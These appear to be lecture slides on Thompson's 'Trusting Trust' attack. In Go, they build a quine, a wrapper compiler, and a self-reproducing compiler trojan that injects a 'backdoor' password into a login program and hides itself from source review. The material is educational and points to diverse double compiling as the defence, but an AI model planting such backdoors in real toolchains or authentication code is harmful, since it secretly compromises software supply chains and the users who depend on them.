
Compiler Construction

Reflections in Trusting Trust

Trust your compiler



What if the contract is broken?

Reflections in Trusting Trusts

TURING AWARD LECTURE

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

- 1983 Turing Award for Ken Thompson and Denis Ritchie for their work on Unix
- Acceptance Speech

The problem (1/2)

How to trust a software?

Inspect program source code

BUT...

- The program source code is not the one beeing executed,
- the program executed is the one produced by a compiler

You can still look the compiler source code!

The problem (2/2)

BUT...

The compiler is compiled by another compiler !
(may be itself for self-hosting compiler)

How deep we go this rabbit hole?

Real Life attacks

- Xcodeghost (2015)
  - injects spyware into output binary
- Win32/Induc (2009)
  - infect delphi compiler to inject malicious code into output binary
  - create a botnet
  - infect other delphi compilers

Goal of this lecture

- Create a malicious compiler that target a program
- Not leave trace in compiler source
- Subvert verification

Stage 1: Quine

Quine

A source program that, when compiled and executed will produce as output an exact copy of its source.

Quine in Golang

```go
package main
import "fmt"
func main() {
	backtick := string(96)
	newline := string(10)
	fmt.Print(repeated, backtick, repeated, backtick, newline)
}
const repeated = `package main
import "fmt"
func main() {
	backtick := string(96)
	newline := string(10)
	fmt.Print(repeated, backtick, repeated, backtick, newline)
}
const repeated = `
```

Test it!

```
go run quine.go > newquine.go
diff quine.go newquine.go
```

Stage 2: (build) your own compiler (1/4)

```go
package main

import (
	"fmt"
	"io/ioutil"
	"log"
	"os"
	"os/exec"
	"strings"
)
```

Stage 2: (build) your own compiler (2/4)

```
func main() {
  cmdLineArguments := os.Args

  if len(cmdLineArguments) < 5 {
    log.Fatal("Insufficient arguments. Need to run
              ./app-name build -o binaryfilename sourcefile")
    return
  }

  binaryFilename := cmdLineArguments[3]
  sourceFilename := cmdLineArguments[4]

  if !strings.HasSuffix(sourceFilename, ".go") {
    log.Fatal("Sourcefile does not have .go extension, are
              you sure you have provided the correct file?")
    return
  }
```

Stage 2: (build) your own compiler (3/4)

```
bytes, err := ioutil.ReadFile(sourceFilename)

if err != nil {
  log.Fatal(err)
  return
}

sourceCode := string(bytes)

// Recognise new "fetch" keyword by replacing it
// with "import". Only first instance changed
// sourceCode = strings.Replace(sourceCode, "fetch", "import", 1)
```

Stage 2: (build) your own compiler (4/4)

```
  tmpFilename := os.TempDir() + "/trust.go"
  err = ioutil.WriteFile(tmpFilename, []byte(sourceCode), 0644)
  if err != nil {
    log.Fatal(err)
  }
  defer os.Remove(tmpFilename)
  fmt.Print(sourceCode)

  //Run actual Go compiler behind the scenes
  output, err := exec.Command("go", "build", "-o", binaryFilename,

  fmt.Print(string(output))

  if err != nil {
    log.Fatal(err)
  }
}
```

Test it!

```
go build compiler.go
./compiler build -o out
           helloworld.go
```

With

```
package main
import "fmt"
func main() {
  mt.Println("hello world")
}
```

- display source code
- and produces binary

Stage 2: Augment our compiler

Recognize new keyword

Let us add the **fetch** keyword
(for the purpose of this talk)

```
package main
fetch "fmt"
func main() {
   fmt.Println("hello world")
}
```

⟹ Only uncomment slide 13!

Test it!

```
go build compiler.go
./compiler build -o out
           helloworld-fetch.go
```

With

```
package main
import "fmt"
func main() {
  mt.Println("hello world")
}
```

Stage 3: Insert a backdoor

Goal

Add an undetectable backdoor to a login program

Stage 3: Insert a backdoor

```
func main() {
  cmdLineArguments := os.Args
  if len(cmdLineArguments) < 2 {
    log.Fatal("Insufficient arguments.
          Need to provide password in argument.")
    return
  }
  passwordText := cmdLineArguments[1]
  validPasswords := []string{"1234", "qwerty", "abc123"}
  for _, element := range validPasswords {
    if element == passwordText {
      fmt.Println("Password Correct")
      return
    }
  }
  fmt.Println("Password Wrong")
}
```

Stage 3: Insert a backdoor

Bad solution

Modify the source code directly

```
if passwordText == "backdoor" {
  fmt.Println("Password Correct")
  return
}
```

- works but...
- everyone can see that the program is wrong

Stage 3: Insert a backdoor

Idea

Modify the modified compiler (slide 13)

```
textInjectLogin := `if passwordText == "backdoor" {
  fmt.Println("Password Correct")
  return
}`

if strings.Contains(sourceFilename, "login.go") {
  indexToInsert := strings.Index(sourceCode, "validPasswords :=")
  sourceCode = sourceCode[:indexToInsert]
      + textInjectLogin + sourceCode[indexToInsert:]
}
```

Works but...everyone can see that the program is wrong

Test it!

```
go build -o compiler-hack-login
    compiler-hack-login.go
./compiler-hack-login build -o out
    login.go
./out backdoor
=> Password Correct
```

Work without modifying the source code !

Problem !

When looking to the compiler source code (displayed by this compiler),everyone see that this program is malicious

Solution !

Hack compiler itself!
$\Longrightarrow$ If the compiler sees itself it displays a correct version
$\Longrightarrow$ If the compiler sees a login program it will do the same thing

Compiler hacks itself! (let's quine)

```
textInjectLogin := `if passwordText == "backdoor" {
  fmt.Println("Password Correct")
  return
}
`
// Changes starts here
textInjectCompiler := `if strings.Contains(sourceFilename, "login.go") {
  indexToInsert := strings.Index(sourceCode, "validPasswords :=")
  sourceCode = sourceCode[:indexToInsert] + textInjectLogin + sourceCode[indexToInsert:]
}
if strings.Contains(sourceFilename, "compiler.go") {
  backtick := string(96)
  newline := string(10)
  tab := string(9)
  indexToInsert := strings.Index(sourceCode, "tmpFilename :=")
  sourceCode = sourceCode[:indexToInsert] + "textInjectLogin := " + backtick + textInjectLogin + backtick + newline + new
}
`
```

Compiler hacks itself! (let's quine)

```
if strings.Contains(sourceFilename, "login.go") {
  indexToInsert := strings.Index(sourceCode, "validPasswords :=")
  sourceCode = sourceCode[:indexToInsert] + textInjectLogin + sourceCode[indexToInsert:]
}

if strings.Contains(sourceFilename, "compiler.go") {
  backtick := string(96)
  newline := string(10)
  tab := string(9)

  indexToInsert := strings.Index(sourceCode, "tmpFilename :=")

  sourceCode = sourceCode[:indexToInsert] + "textInjectLogin := " + backtick + textInjectLogin + backtick + newline + new
}
// Changes end here
tmpFilename := os.TempDir() + "/trust.go"
```

Test it!

```
go build -o compiler-hack-itself
    compiler-hack-itself.go
./compiler-hack-itself build
    -o hacked-compiler ../stage2/compiler.go
 ./hacked-compiler build -o out login.go
 ./out backdoor
=> Password Correct
```

Work without modifying the source code !

Quick Recap !

- the login program is trusted
- the "../stage2/compiler" is trusted
- BUT we use a modified compiler to compile it!
- the output is broken!

We use the specificities of bootstaping so every child embeds a "hidden" feature

One more step

We still could compare the sha-256 of the distributed version and our own version

Getting Crazy

Hacking sha-256 is easy!
$\Longrightarrow$ Same process!
$\Longrightarrow$ Just "hack sha256" to return the correct value!

Conclusion

- You cannot trust code you did not created yourself
- No amout of source-code verification will protect you from untrusted code

$\Longrightarrow$ *For the interrested reader: 2009 PhD dissertation by David A. Wheeler ”Fully Countering Trusting Trust through diverse double compiling - Countering Trojan attacks on Compilers”*

Summary

Quine

Trusting compiler

Fault injection